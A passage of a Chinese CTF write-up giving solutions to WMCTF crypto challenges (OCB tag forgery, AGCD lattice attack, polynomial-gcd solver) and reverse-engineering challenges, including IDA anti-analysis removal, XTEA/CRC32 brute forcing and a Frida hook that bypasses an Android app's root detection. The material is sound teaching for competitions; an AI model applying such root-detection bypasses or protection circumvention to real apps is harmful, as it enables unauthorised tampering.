    if num in key:
        break
    key.append(num)

key = key[::-1]
key = key[round:] + key[:round]
print(key)

```

接着就是普通背包密钥系统，规约得到最小的合法值后提交即可得到flag

```

import requests
r = requests.post(url, {'rp': 4159506287})
flag = re.search(r'WMCTF{.*?}', r.text).group()
print(flag)

```

说实话这题确实是有脑洞成分存在的，但是唯一脑洞的地方是给rp提交 'f1ag' 字符串，做题的时候也问了一些 web选手与crypto选手，发现大家都想的到，于是就没有放hint，如果给各位师傅带来了较差的做题体验，我在这里给大家道个歉 qaq

Baby_OCB

题名baby_ocb，本来为大家准备的是另一道题目，但是害怕大多数人没有研究过ocb，于是放出了一道简单改编题让大家对ocb有一点了解

我们可以获得 flag 的密文，但 associate_data 是 from admin，解密系统又不能令 associate_data 为 from admin，所以我们的目的很明确，只要伪造 tag 即可

通过阅读代码，我们发现 associate_data 对 tag 的影响只存在于最后一步，最后的 tag 会异或上 pmac(associate_data)，所以只要计算出 pmac 给 tag 异或掉，令 associate_data 为空即可

那么我们所需要的东西就变成了 \$AES.encrypt(nonce)\$ 与 \$AES.encrypt(pmac)\$，所以我们这样做

令 \$m_1=15*b'\x00'+b'\x80'\$、\$m_2\$ 为空，就会得到

$$c_1 = 2 \cdot AES.encrypt(nonce) \oplus AES.encrypt(2 \cdot AES.encrypt(nonce) \oplus m_1)$$

在解密时只提交 \$c_1\$，我们会得到

$$m_1 = c_1 \oplus 2 \cdot AES.encrypt(nonce) \oplus m_1 = 2 \cdot AES.encrypt(nonce)$$

于是就得到了 \$AES.encrypt(nonce)\$，通过相同的方法，我们也能得到 \$AES.encrypt(pmac)\$，于是即可成功伪造 tag，提交解密即可

easylsb

本题出题思路最初源于之前看过的一篇论文：[A New LSB Attack on Special-structured RSA Primes](#)，但颇有屠龙之技味道了。由此想到了最近看过的AGCP问题，从而出了本题。

在本题中，远端有三种不同的功能：[Airdrop](#), [Backdoor](#), [Hint](#)，接下来我们一一分析其功能所在：

我们从获取flag逆推：

Backdoor

首先我们通过其他两个功能拿到密码，然后得到 $c = (flag, 0x1000, p)$ ，因为模数为质数，故我们显然可以进行多次的二次剩余解密（类似于Rabin体制）来得到最多 $0x1000$ 个可能的对应密文，再通过 [flag{*}](#) 标志位去得到 flag。

那么如何得到 password 呢？

Hint

给出对 password 进行加密的公钥及密文。

其中 $n = pq = (a^2 + x_i)(b_i^2 + y_i)$ 。

Airdrop

给出一个 n , $n = generate_pubkey(a)$ 。

这里 a 同 Hint 中的含义，相当于从这两个功能拿到的 n_i 的因子之一均共享这个 a 。

观察位数关系，既然 [a.bit_length\(\) = 512](#), [x.bit_length\(\) = 368](#), [p = a**2 + x](#)，那么如果我们能够得到 a ，则必然能够通过 partial-patk 去分解每个和 a 相关的公钥，从而拿到 password。

而主函数中的 [max_time](#) 告诉我们：如果想要拿到 password，我们最多能拿 4 次空投，再通过 Hint 拿到 n ，一共能够拿到 5 个特殊的公钥（本质上无区别），我们就要从这五个特殊的 n_i 中得到 a 。

看到这里，容易想到用格基规约的方法解决问题，但如何解决呢？参考论文：[Algorithms for the approximate common divisor problem](#)，在此我们给出近似最大公约数(AGCD)问题的定义：

给定参数 $\gamma, \eta, \rho \in \mathbb{N}$ ，设 $p \in (2^{\eta-1}, 2^\eta)$ （不必要是素数），有：

$$\mathcal{D}_{\gamma, \rho}(p) = \{pq + r \mid q \leftarrow \mathbb{Z} \cap [0, 2^\gamma/p], r \leftarrow \mathbb{Z} \cap (-2^\rho, 2^\rho)\}.$$

我们简单地理解，就是 $x_i = pq_i + r_i$ ，其中 $p \approx 2^\eta, q \approx 2^{\gamma-\eta}, r \approx 2^\rho$ 。

继续参看论文，直奔攻击方案：有一种转换为近似丢番图方程(SDA)的攻击：

当 r_i 很小， $\frac{x_i}{x_0} \approx \frac{q_i}{q_0}$ ：则 $q_0 \cdot x_i - q_i \cdot x_0 = q_0(q_i p + r_i) - q_i(q_0 p + r_0) = q_0 \cdot r_i - q_i \cdot r_0$ 。

我们知道 x_i 地情况下，便可以构造如下格基：

$$\mathbf{B} = \begin{pmatrix} 2^{\rho+1} & x_1 & x_2 & \dots & x_t \\ & -x_0 & & & \\ & & -x_0 & & \\ & & & \ddots & \\ & & & & -x_0 \end{pmatrix}.$$

则, $\mathbf{v} = (q_0, q_1, \dots, q_t) \cdot \mathbf{B} = (q_0 \cdot 2^{\rho+1}, q_0 r_1 - q_1 r_0, \dots, q_0 r_t - q_t r_0)$, 其中 $2^{\rho+1}$ 是为了平衡规约向量。

显然, $\|\mathbf{v}\| \approx \sqrt{t+1} \cdot 2^{\gamma-\eta+\rho+1}$, $\det(L) = 2^{\rho+1} x_0^t \approx 2^{\rho+1+t\gamma}$, 故, 若有:

$$\sqrt{t+1} 2^{\gamma-\eta+\rho+1} < \sqrt{\frac{t+1}{2\pi e}} \det(L)^{1/(t+1)}$$

则 \mathbf{v} 为该格的一 **SVP**。我们忽略参数, 简单地估算一下, 当 $\gamma - \eta + \rho + 1 < \frac{\rho+1+t\gamma}{t+1}$ 时, 也即 $t > \frac{\gamma-\eta}{\gamma-\eta+\rho+1}$ 时, 给出 $t+1$ 组 x_i , 我们能够找到这样的 \mathbf{v} 计算出 q_0, p , 从而分解所有的 x_i 。

我们尝试对 $\sqrt{N_i} = \sqrt{(a^2 + x_i)(b_i^2 + y_i)} = ab_i + r_i$ 应用该方法:

则 r_i 满足:

$(ab_i + r_i)^2 = a^2 b_i^2 + 2r_i ab_i + r_i^2 = (a^2 + x_i)(b_i^2 + y_i) = a^2 b_i^2 + (x_i b_i^2 + y_i a^2) + x_i y_i$, 整理得: $r_i^2 + 2ab_i r_i \approx r_i^2 + (a^2 r_i + b_i^2 r_i) = (x_i b_i^2 + y_i a^2) + x_i y_i$, 显然当 $r_i \approx x_i \approx y_i \approx 2^\rho$ 时满足条件。

则此处有 $\gamma = 1024, \eta = 512, \rho = 368$: 有 $t > 3.6$, 即 $t+1 = 5$ 时, 我们能够得到 a 。

此处恰给出 5 次获取 N_i 的机会, 拿到 a 后, 我们通过 `partial-p_atk` 分解出 p 即可拿到 password。

故整个题目的流程为: nc 到远端, 4 次 op1, 1 次 op3 解出 password, 然后再 op2 拿到 \$enc(flag)\$ 解密即可。

由于 nc 过程太简单, 出题人采用直接手动连接进行交互。

- Algorithms for the approximate common divisor problem: <https://eprint.iacr.org/2016/215.pdf>

ezL1near

题目为一个矩阵加密, 但是没有key的信息, 并且secret与key都很大, 没有数值上的差距, 大概率无法用格来直接做。题目中我们可以生成key, 但是限制很大, 生成的东西只能减去一个未知数, 几乎无法自控key, 但由于rsa有乘法同态特性, 我们能够发送f0的倍数。

预期解

注意到若每次给的都是 2^{24} 成倍增加的f0,即 $2^{24}f_0, 2^{48}f_0$ 等等, 那么得到的矩阵与secret相乘可以等价为多项式相乘。因此, 可以通过两条多项式求解gcd的方式求解出secret。

但是给的模数并不理想, 2^{24} 是一个素数幂, 并不能简单的用中国剩余定理拆成模素数的情况, 除了辗转相除以外需要额外的技巧

设 $f_1 = gh_1, f_2 = gh_2$

首先, 在模p的前提下求 $g' = g \% p$

接着, 在模 p^{2^k} 的情况下, 注意到, 若在g中所有系数均与模数互质时, 在辗转相除时, f_1 或 f_2 的首项若与m不互素, 那么说明 h_1 或 h_2 的首项与m不互素。

设h的首项为x, 则 $xg \pmod{p^{2^k}} = [(x/p) * g' \pmod{p}] * p$.

因此 $f - [(x/p) * g' \pmod{p}] * p$ 即可将h首项消去, 解决首项与模不互素问题。

求解gcd后, 将其变为首1多项式即可

```
from pwn import *
from pwnlib.util.iters import mbruteforce
import string
from hashlib import sha256
from Crypto.Util.number import *
p = remote('0.0.0.0', 10000)
context.log_level = 'debug'
def proof_of_work(p):
    p.recvuntil("XXXX")
    suffix = p.recv(16).decode("utf8")
    p.recvuntil("== ")
    cipher = p.recvline().strip().decode("utf8")
    proof = mbruteforce(lambda x: sha256((x + suffix).encode()).hexdigest() ==
                           cipher, string.ascii_letters + string.digits, length=4,
                           method='fixed')
    p.sendlineafter("Give me XXXX: ", proof)
def clean_zero(a):
    for i in range(len(a)):
        if a[i] != 0:
            return a[i:]
    else:
        return -1
def clean_p(a, g, p, n):
    if n == 1:
        return a
    if a == -1:
        return -1
    m = p ** n
    while a[0] % p == 0:
        temp = a[0] * inverse(g[0], m) % m
        for i in range(len(g)):
```

```

        a[i] -= g[i] * temp
        a[i] %= m
    a = clean_zero(a)
    if a == -1:
        break
    return a
def polygcd_p(a , b , p , n):
    g = []
    for d in range(1 , n+1):
        m = p**d
        f1 = [i%m for i in a]
        f2 = [i%m for i in b]
        f1.reverse()
        f2.reverse()
        f1 = clean_zero(f1)
        f2 = clean_zero(f2)
        f1 = clean_p(f1 , g , p , d)
        f2 = clean_p(f2 , g , p , d)
        if len(f2) < len(f1):
            f1 , f2 = f2, f1
    while 1:
        assert GCD(f1[0] , m) == 1
        assert GCD(f2[0] , m) == 1
        temp = f2[0] * inverse(f1[0] , m) % m
        for i in range(len(f1)):
            f2[i] -= f1[i]* temp
            f2[i] %= m
        f2 = clean_zero(f2)
        f2 = clean_p(f2 , g , p , d)
        if f2 == -1:
            g = f1
            break
        if len(f2) < len(f1):
            f1 , f2 = f2, f1
    return g
proof_of_work(p)
p.recvline()
n = int(p.recvline()[:-1])
e = 65537
p.recvuntil(b'two chances.\n')
c = []
for i in range(2):
    f = int(p.recvline()[:-1])
    for j in range(15):
        temp =f * pow(2**480 + 1 +2**((24*(j+1)) , e , n) % n
        p.recvuntil(b':')
        p.sendline(str(temp).encode())
p.recvuntil('cipher:[ ')
tempc = [int(i) for i in p.recvline()[:-2].split(b' , ')]

```

```
c.append(tempc)
print(c)
secret = polygcd_p(c[0][5:] , c[1][5:] , 2 , 24)
a = inverse(secret[0] , 2**24)
secret = [i*a%2**24 for i in secret]
print(secret)
p.sendline(' '.join([str(i) for i in secret]))
p.interactive()
```

非预期解

由于数据规模过小，并且化为矩阵时，仅取了低位，将高位抛弃，导致没有办法能够直接得到 f_0 。

让第j行的值为 $f_0 \times 2^{480} + 24j^{\wedge}$, 则后面20维仅有第一行有值, 能够得到 f_0 , 若能够用 f_0 的部分位将矩阵填满秩, 则能够直接用矩阵求逆解出secret。但由于并不一定每次都能够满秩, 题目给了两次机会, 选手也可以多次连接, 选择满秩矩阵求解。

Rev

Mirror Image

一个加upx壳并包含了许多花指令的elf，花指令总共500多条，数量也不多。upx特征被抹掉，手动补上以后就能upx -d脱壳。至于花指令，用脚本或者半手动去都可以。

程序大致流程为：在main函数之前注册SIGTRAP消息函数，消息函数里处理异常，并修改最终的比较结果。

接收到48个字符串以后，判断输入长度是否为48，是则进入虚假的aes_cbc_decrypt函数，函数里的某条花指令会抛int3异常，经过消息函数处理后，跳到真正的aes_cbc_decrypt。

真实的aes_cbc是key跟iv均为"A3sC6c128_AttAcK"的白盒，预期解是从假的aes_cbc函数联想到真实的流程同样也是aes_cbc。key与iv相同时，构造一组特殊输入，可以攻击并获得key。构造输入为：A+'\x00'*16+A，其中A可取任意16字节。

例子：

用上面的例子传给白盒解密后得到

296DEC7305999AAA7A82E5DDEF638628A8C024901A3860C06A3D56EEE2681A05685E9F3033FAAB9842DDA
4A99B22E563

取前16字节跟后16字节异或即可

```
decbytes=bytes.fromhex('296DEC7305999AAA7A82E5DDEF638628A8C024901A3860C06A3D56EEE2681A0  
5685E9F3033FAAB9842DDA4A99B22E563')  
key=''  
for i in range(16):  
    key+=chr((decbytes[i])^(decbytes[32+i]))  
print(key)
```

真正的flag:wmctf{AB07F05C2849E0C7574E03BCDB8AD0C4E20EA08E0}

Re1

在关键函数中添加了假分支和破坏栈分析的指令，导致IDA的反编译功能无法正常使用，找到对RSP/ESP运算的可疑指令然后NOP掉即可

```
.text:0000000140003009          cmp    ebp, 6FDh
.text:000000014000300F          jnb    short loc_140003050
.text:0000000140003011          db     2Eh
.text:0000000140003011          nop    word ptr [rax+rax+00000000h]
.text:000000014000301B          nop    dword ptr [rax+rax+00h]
.text:0000000140003020          nop
.text:0000000140003020          nop
.text:0000000140003020          ; Keypatch modified this from:
                               ; add rsp, 4489FFDEh
                               ; Keypatch padded NOP to next boundary: 6 bytes
.text:0000000140003021          nop
.text:0000000140003022          nop
.text:0000000140003023          nop
.text:0000000140003024          nop
.text:0000000140003025          nop
.text:0000000140003026          nop
.text:0000000140003027          nop    word ptr [rax+rax+00000000h]
```

反编译主函数确定输入的格式和限制条件，首先输入的格式是固定的WMCTF{}，其次输入的长度区间为[12, 45]，

```
sub_140003A10((__int64)"Please input your flag: ", argv, envp);
sub_140003A80("%s", Str);
varsAC = strlen(Str);
vars3F = 0;
if ( varsAC >= 12 )
    vars3F = varsAC <= 45;
if ( !sub_1400031B0(vars3F) )
    return 0;
varsA8 = varsAC - 1;
vars3E = 0;
if ( Str[0] == 'W' )
{
    vars3E = 0;
    if ( Str[1] == 'M' )
    {
        vars3E = 0;
        if ( Str[2] == 'C' )
        {
            vars3E = 0;
            if ( Str[3] == 'T' )
            {
                vars3E = 0;
                if ( Str[4] == 'F' )
                {
                    vars3E = 0;
                    if ( Str[5] == '{' )
                        vars3E = Str[varsAC - 1] == '}';
                }
            }
        }
    }
}
```

确定了输入格式后，再分析最终的校验逻辑

```

)
vars2F = 0;
if ( vars78 + vars79 + vars7A + vars7B == 4 )
{
    vars2F = 0;
    if ( vars4C == loc_140003034 )
    {
        vars2F = 0;
        if ( vars48 == *(_DWORD *)((char *)&loc_14000303B + 1) )
        {
            vars2F = 0;
            if ( vars44 == *(&loc_140003040 + 1) )
                vars2F = vars40 == 0x83F5A243;
        }
    }
}
if ( sub_1400031B0(vars2F) )
{
    sub_140003A10((__int64)"You got it!\n");
    if ( Block )
        free(Block);
    return 0;
}

```

第一个条件是 $\text{vars78} + \text{vars79} + \text{vars7A} + \text{vars7B} == 4$, 分析后发现这是个简单的线性约束

```

vars7C = v93;
vars7B = vars84 + vars88 == 0x11AB7A7A;
vars7A = vars84 - vars80 == 0x1CD4F222;
vars79 = v93 + vars80 == 0xC940F021;
vars78 = vars80 + vars88 - v93 == 0x7C7D68D1;
vars70 = *(_DWORD *)((char *)Block + 530);
vars74 = *(_DWORD *)((char *)Block + 542);

```

写个脚本跑解

```

r = solve([a + b - 0x11ab7a7a,
           b - c - 0x1cd4f222,
           c + d - 0xc940f021,
           a - d + c - 0x7c7d68d1], [a, b, c, d])
x0 = int(r[a]) & 0xffffffff
x1 = int(r[b]) & 0xffffffff
x2 = int(r[c]) & 0xffffffff
x3 = int(r[d]) & 0xffffffff

```

接着分析，发现解出来的四个值由用户输入的前四个字符决定。每个字符用一定方式填充好指定长度的空间，然后计算CRC32值，且CRC32的算法略微有些改动。逐个爆破求解前四个输入

```

for v in range(32, 128):
    for i in range(256):
        d0[i] = (v + i) % 256
    t_crc = calc_crc32(last_crc, d0, 256)
    if t_crc == x0:
        rflag += chr(v)
        last_crc = t_crc
        break

for v in range(32, 128):
    for i in range(256):
        d1[i] = (v + i + 1) % 256
    t_crc = calc_crc32(last_crc, d1, 256)
    if t_crc == x1:
        rflag += chr(v)
        last_crc = t_crc
        break

```

```

for v in range(32, 128):
    for i in range(256):
        d0[i] = (v + i) % 256
    t_crc = calc_crc32(last_crc, d0, 256)
    if t_crc == x0:
        rflag += chr(v)
        last_crc = t_crc
        break

for v in range(32, 128):
    for i in range(256):
        d1[i] = (v + i + 1) % 256
    t_crc = calc_crc32(last_crc, d1, 256)
    if t_crc == x1:
        rflag += chr(v)
        last_crc = t_crc
        break

```

继续分析，前四个字符的初始化是在一个有限状态机的初始状态中完成的，下一个状态会读取16个字符，后边会用一些硬编码的值作为KEY，使用XTEA算法加密读取的16个字符并和硬编码的4个UINT32值作比较

```

for v in range(32, 128):
    for i in range(256):
        d0[i] = (v + i) % 256
    t_crc = calc_crc32(last_crc, d0, 256)
    if t_crc == x0:
        rflag += chr(v)
        last_crc = t_crc
        break

for v in range(32, 128):
    for i in range(256):
        d1[i] = (v + i + 1) % 256
    t_crc = calc_crc32(last_crc, d1, 256)
    if t_crc == x1:
        rflag += chr(v)
        last_crc = t_crc
        break

```

XTEA算法也略微有些改动

```
def xtea_decrypt(indata, key):
    v0 = indata[0]
    v1 = indata[1]
    delta = 0x9981abcd
    rounds = 32
    sum = delta * rounds

    for i in range(rounds):
        vv0 = (v0 << 4) & 0xffffffff
        vv1 = ((vv0 ^ (v0 >> 5)) + v0) & 0xffffffff
        vv2 = (sum + key[(sum >> 11) & 3]) & 0xffffffff
        v1 = (v1 - (vv1 ^ vv2)) & 0xffffffff
        sum = (sum - delta) & 0xffffffff
        vv0 = (v1 << 4) & 0xffffffff
        vv1 = ((vv0 ^ (v1 >> 5)) + v1) & 0xffffffff
        vv2 = (sum + key[sum & 3]) & 0xffffffff
        v0 = (v0 - (vv1 ^ vv2)) & 0xffffffff

    return v0, v1
```

通过硬编码的KEY去解密硬编码的4个预设值，可得到理论输入值，但是得到的数据大部分都是不可见字符，无法通过控制台输入。再接着发现通过输入有可能控制硬编码的KEY，到这里就必须结合调试器分析了，结论是内部有一个结构，可首先通过负数下标修改MAGIC值，然后1字节越界修改长度字段，再越界修改能影响KEY的1字节数据

```
dword_140027A54 = result;
if ( (unsigned int)result <= 1 )
{
    result = a1 + 257;
    *(BYTE *) (a1 + 257 + a2) = a3;
```

```

else if ( vars9F == '@' && vars1C0 + 4 <= varsA8 )
{
    if ( (Str[vars1C0] < 48 || Str[vars1C0] > 57) && (Str[vars1C0] < 65 || Str[vars1C0] > 70)
        || (Str[vars1C0 + 1] < 48 || Str[vars1C0 + 1] > 57) && (Str[vars1C0 + 1] < 65 || Str[vars1C0 + 1] > 70)
        || (Str[vars1C0 + 2] < 48 || Str[vars1C0 + 2] > 57) && (Str[vars1C0 + 2] < 65 || Str[vars1C0 + 2] > 70)
        || (Str[vars1C0 + 3] < 48 || Str[vars1C0 + 3] > 57) && (Str[vars1C0 + 3] < 65 || Str[vars1C0 + 3] > 70) )
    {
        vars9A = 1;
    }
    else
    {
        v15 = vars1C0++;
        vars9E = Str[v15];
        v16 = vars1C0++;
        vars9D = Str[v16];
        vars9C = sub_140003290(vars9E, vars9D);
        v17 = vars1C0++;
        vars9E = Str[v17];
        v18 = vars1C0++;
        vars9D = Str[v18];
        vars9B = sub_140003290(vars9E, vars9D);
        sub_140003390((__int64)Block, vars9C, vars9B);
    }
}

```

通过爆破得知最终的KEY值

```

x2_0 = x2 & 0xffff00ff
x3_0 = x3 & 0xffffffff00
x2_0 |= 0xde00

for u in range(256):
    x3_1 = x3_0 | u
    key = [x0, x2_0, x1, x3_1]
    indata = [0x556e2853, 0x4393df16]
    dd0, dd1 = xtea_decrypt(indata, key)
    dd0_s = struct.pack('<I', dd0)
    dd1_s = struct.pack('<I', dd1)
    allvis = True
    for k in (dd0_s + dd1_s):
        if k < 32 or k > 128:
            allvis = False
            break
    if allvis is True:
        x2 = x2_0
        x3 = x3_1
        part0 = dd0_s.decode('utf-8')
        part3 = dd1_s.decode('utf-8')
        break

```

然后仔细分析状态机内部的数据读写，构造越界写去修改数据得到上面爆破出来的KEY即可

```

key = [x3, x1, x0, x2]
indata = [0x1989fb2b, 0x83f5a243]
dd0, dd1 = xtea_decrypt(indata, key)
dd0_s = struct.pack('<I', dd0)
dd1_s = struct.pack('<I', dd1)
part1 = dd0_s.decode('utf-8')
part2 = dd1_s.decode('utf-8')

rflag += (part0 + part1 + part2 + part3)
rflag += '@FFE' # step 1
rflag += '#0F20' # step 2
rflag += '-11B7' # step 3
rflag += '}'

```

正确FLAG为WMCTF{Hah4_D0_yOu_L1kE_lt!@FFE#0F20-11B7}

Re2

拿到样本后静态分析一看找到核心入口函数 `stringFromJNI(String str)`

```

import android.widget.Toast;

17 public class MainActivity extends Activity {
    Button bt_check;
    EditText et_input;

    public native String stringFromJNI(String str);

    static {
        System.loadLibrary("native-lib");
    }

    /* access modifiers changed from: protected */
25    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        this.et_input = (EditText) findViewById(R.id.et_input);
        Button button = (Button) findViewById(R.id.checkflag);
        this.bt_check = button;
        button.setOnClickListener(new View.OnClickListener() {
            /* class come.wmctf.crackme111.$$Lambda$MainActivity$178Nhd_Lz3hh8lcmRLcMqB2AUdA */

            public final void onClick(View view) {
                MainActivity.this.lambda$onCreate$0$MainActivity(view);
            }
        });
    }

33    public /* synthetic */ void lambda$onCreate$0$MainActivity(View view) {
39        Toast.makeText(this, stringFromJNI(this.et_input.getText().toString().trim(), 0).show();
    }
}

```

然后开始分析 `native` 算法

`native` 层一看 `.init_array` 节中全是零或，目测是 `ollvm`。

```

6   int8x16_t v3; // q6
7   int8x16_t v4; // q16
8   int8x16_t v5; // q18
9   int8x16_t result; // q0
10
11 v0.n128_u64[0] = 2170205185142300190LL;
12 v0.n128_u64[1] = 2170205185142300190LL;
13 xmmword_460C0 = (_int128)veorq_s8((int8x16_t)xmmword_460C0, v0);
14 qword_46058 = veor_s8((int8x8_t)qword_46058, (int8x8_t)-1302123111085380115LL).n64_i64[0];
15 byte_46060 ^= 0xEDU;
16 byte_46061 ^= 0xEDU;
17 byte_46062 ^= 0xEDU;
18 byte_46063 ^= 0xEDU;
19 byte_46064 ^= 0xEDU;
20 byte_46065 ^= 0xEDU;
21 byte_46066 ^= 0xEDU;
22 byte_46073 ^= 0x6Du;
23 qword_46068 = veor_s8((int8x8_t)qword_46068, (int8x8_t)7885078839350357357LL).n64_i64[0];
24 byte_46070 ^= 0x6Du;
25 byte_46071 ^= 0x6Du;
26 byte_46072 ^= 0x6Du;
27 byte_46074 ^= 0x6Du;
28 byte_46090 ^= 0xE7u;
29 byte_460B8 ^= 0xC9u;
30 byte_460B9 ^= 0xC9u;
31 byte_460BA ^= 0xC9u;
32 v1.n128_u64[0] = -1736164148113840153LL;
33 v1.n128_u64[1] = -1736164148113840153LL;
34 v2.n128_u64[0] = -3906369333256140343LL;
35 v2.n128_u64[1] = -3906369333256140343LL;
36 v3.n128_u64[0] = -8319119876378817396LL;
37 v3.n128_u64[1] = -8319119876378817396LL;
38 xmmword_46080 = (_int128)veorq_s8((int8x16_t)xmmword_46080, v1);
39 xmmword_460A0 = (_int128)veorq_s8((int8x16_t)xmmword_460A0, v2);
40 qword_460B0 = veor_s8((int8x8_t)qword_460B0, (int8x8_t)-3906369333256140343LL).n64_i64[0];
41 stru_460D0[0] = veorq_s8(stru_460D0[0], v3);
42 stru_460D0[1] = veorq_s8(stru_460D0[1], v3);
43 byte_460F0 ^= 0x8Cu;
44 byte_460F1 ^= 0x8Cu;
45 byte_460F2 ^= 0x8Cu;
46 qword_460F8 = veor_s8((int8x8_t)qword_460F8, (int8x8_t)-5208492444341520457LL).n64_i64[0];
47 byte_46100 ^= 0xB7u;
48 byte_46101 ^= 0xB7u;
49 byte_46102 ^= 0xB7u;
50 byte_46103 ^= 0xB7u;
51 byte_46104 ^= 0xB7u;

```

使用 `frida_dump` 从内存中 dump 并修复 SO。

完成修复后再次进行静态分析

进一步地看 `JNI_Onload` 函数会发现

```

18  _JNIEnv *env; // [xsp+20h] [xbp-30h]
19  __int64 v18; // [xsp+28h] [xbp-28h]
20
21  v1 = _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
22  v2 = 65542;
23  v18 = *(v1 + 40);
24  v3 = a1;
25  if ( (*a1)->GetEnv(a1, &env, 65542) )
26  {
27      if ( (*v3)->GetEnv(v3, &env, 65540) )
28          v2 = 65538;
29      else
30          v2 = 65540;
31  }
32  sub_10050(&v14, &qword_460D0);
33  if ( checkRoot() )
34  {
35      v4 = env;
36      if ( v14 & 1 )
37          v5 = v16;
38      else
39          v5 = v15;
40      v6 = (*env)->FindClass(env, v5);
41      v7 = ((*v4)->RegisterNatives)(v4, v6, off_46020, 1LL);
42  }
43  else
44  {
45      v9 = env;
46      *&qword_46000 = veorg_s8(*&qword_46000, xmmword_355D0);
47      *&qword_46010 = veorg_s8(*&qword_46010, xmmword_355E0);
48      if ( v14 & 1 )
49          v10 = v16;
50      else
51          v10 = v15;
52      v11 = (*env)->FindClass(env, v10);
53      v7 = (*v9)->RegisterNatives(v9, v11, off_46038, 1);
54  }
55  if ( v14 & 1 )
56      operator delete(v16);
57  if ( *(v1 + 40) == v18 )
58      return v2;
59  v12 = sub_F8F0(v7);
60  if ( v14 & 1 )
61      operator delete(v16);
62  v13 = sub_33A80(v12);
63  return sub_105DC(v13);
64 }

```

在 `JNI_Onload` 函数中存在一个用于检测root的函数，两个分支都调用 `RegisterNatives` 函数进行动态注册，结合无法找到静态的 `stringFromJNI` 函数实现，判定该函数应当变成了动态注册，分别静态查看两个分支的动态注册目标结构发现确实如我们所料是将 `stringFromJNI` 函数注册到不同的地址。

.data:0000000000004601F	off_46020	DCB 0x3D ; = DCQ aStringfromjni	; DATA XREF: JNI_OnLoad+BC to ; JNI_OnLoad+C0 to ; "stringFromJNI" ; "(Ljava/lang/String;)Ljava/lang/String;"
.data:00000000000046020		DCQ aLjavaLangStrin	
.data:00000000000046020		DCQ sub_FE48	
.data:00000000000046028		DCQ aStringfromjni	; DATA XREF: JNI_OnLoad+164 to ; JNI_OnLoad+168 to ; "stringFromJNI" ; "(Ljava/lang/String;)Ljava/lang/String;"
.data:00000000000046030		DCQ aLjavaLangStrin	
.data:00000000000046038	off_46038	DCQ sub_10134	
.data:00000000000046038		DCQ 0x372E322E31	; DATA XREF: .plt:000000000000FC44 to ; "stringFromJNI"
.data:00000000000046040			
.data:00000000000046048			
.data:00000000000046050	qword_46050		

使用 `root` 机测试一番，会发现总是提示 `fake branch`，因此判定真实逻辑应当为 `sub_10134` 函数。

fake branch

于是使用 `Frida` 绕过这个 `root` 限制，关键绕过脚本展示如下

```
function hook_native(){
    var base = Module.findBaseAddress('libnative-lib.so');
    var sub_10BBC = base.add(0x10BBC);
    Interceptor.replace(sub_10BBC,
        new NativeCallback(function() {
            return false;
        }, 'bool', []));
}
```

在绕过 `root` 检测后，进入正确的函数逻辑 `sub_10134`

```

27    __int64 v28; // [xsp+r8n] [xsp-48n]
28
● 29    v3 = _ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2));
● 30    env = a1;
● 31    jstr = a3;
● 32    v28 = *(v3 + 40);
● 33    sub_10050(&v21, aFailedPleaseTr);
● 34    (*env)->GetStringUTFChars(env, jstr, OLL);
● 35    if ( ((*env)->GetStringLength)(env, jstr) == 32 )
{
● 36        v6 = sub_FA40();
● 37        sub_FB60();
● 38        v7 = sub_FA40();
● 39        sub_10E80(v7);
● 40        v8 = strlen(v7);
● 41        v7[v8] = 'f';
● 42        v7[((v8 << 32) + 0x1000000000LL) >> 32] = 'l';
● 43        v7[((v8 << 32) + 0x2000000000LL) >> 32] = 'g';
● 44        v7[((v8 << 32) + 0x3000000000LL) >> 32] = 0;
● 45        v24 = xmmword_355D0;
● 46        sub_11934(&v25, v7, &v24);
● 47        sub_11E6C(&v25, v6, 0x20uLL);
● 48        sub_10050(&v25, &qword_46058);
● 49        if ( v25 & 1 )
● 50            v9 = v27;
● 51        else
● 52            v9 = v26;
● 53        rc4(&v24, v9, v6, encrypt);
● 54        i = OLL;
● 55        while ( encrypt[i] == result[i] )
{
● 56            if ( ++i == 32 )
{
● 57                v11 = sub_FAB0(aCongratulation);
● 58                sub_10670(&v21, aCongratulation, v11);
● 59                if ( v21 & 1 )
● 60                    v12 = v23;
● 61                else
● 62                    v12 = v22;
● 63                v13 = (*env)->NewStringUTF(env, v12);
● 64                goto LABEL_20;
● 65            }
● 66        }
● 67        if ( v21 & 1 )
● 68            v16 = v23;
● 69        else
● 70            v16 = v22;
● 71        v13 = ((*env)->NewStringUTF)(env, v16);
● 72    LABEL_20:
● 73        v15 = v13;
● 74        if ( v25 & 1 )
● 75            operator delete(v27);
● 76        }
● 77    else
● 78    {
● 79        if ( v21 & 1 )
● 80
● 81
● 82

```

配合静态分析会发现，函数要求输入长度为32位，针对 `sub_11E6C` 等函数分别进行 hook 发现，`sub_11934` 函数参数内容会发现该函数第一个参数为输入，第二个参数为固定值 `TracerPid: 0\nflg`，第三个参数为长度32。实际上在经过后续的分析会发现 `sub_11934` 和 `sub_11E6C` 函数为 AES/CBC 加密，其中密钥为 `TracerPid: 0\nflg` 对应的向量 IV 的 hex 值

为 `000102030405060708090a0b0c0d0e0f` 只是 s-box 变化了，相应的 s-box 如下

```

.text&ARM.extab:UUUUUUUUUUUU35850      DCB 0xFF9, 0xFA, 0xFB, 0xFC, 0xFD, 0xFE, 0xFF
.text&ARM.extab:0000000000035860 ; char s_box[256]   DCB 0x7C          ; DATA XREF: sub_1181C+94 to
*.text&ARM.extab:0000000000035860 s_box           DCB 0xF2          ; sub_1181C+98 to ...
*.text&ARM.extab:0000000000035861      DCB 0x63 ; c
*.text&ARM.extab:0000000000035862      DCB 0x7B ; {
*.text&ARM.extab:0000000000035863      DCB 0x77 ; w
*.text&ARM.extab:0000000000035864      DCB 0x6B ; k
*.text&ARM.extab:0000000000035865      DCB 0x6F ; o
*.text&ARM.extab:0000000000035866      DCB 0xC5
*.text&ARM.extab:0000000000035867      DCB 0x30 ; 0
*.text&ARM.extab:0000000000035868      DCB 1
*.text&ARM.extab:0000000000035869      DCB 0x67 ; g
*.text&ARM.extab:000000000003586A      DCB 0x2B ; +
*.text&ARM.extab:000000000003586B      DCB 0xFE
*.text&ARM.extab:000000000003586C      DCB 0xD7
*.text&ARM.extab:000000000003586D      DCB 0xAB
*.text&ARM.extab:000000000003586E      DCB 0x76 ; v
*.text&ARM.extab:000000000003586F      DCB 0xCA
*.text&ARM.extab:0000000000035870      DCB 0x82
*.text&ARM.extab:0000000000035871      DCB 0xC9
*.text&ARM.extab:0000000000035872      DCB 0x7D ; }
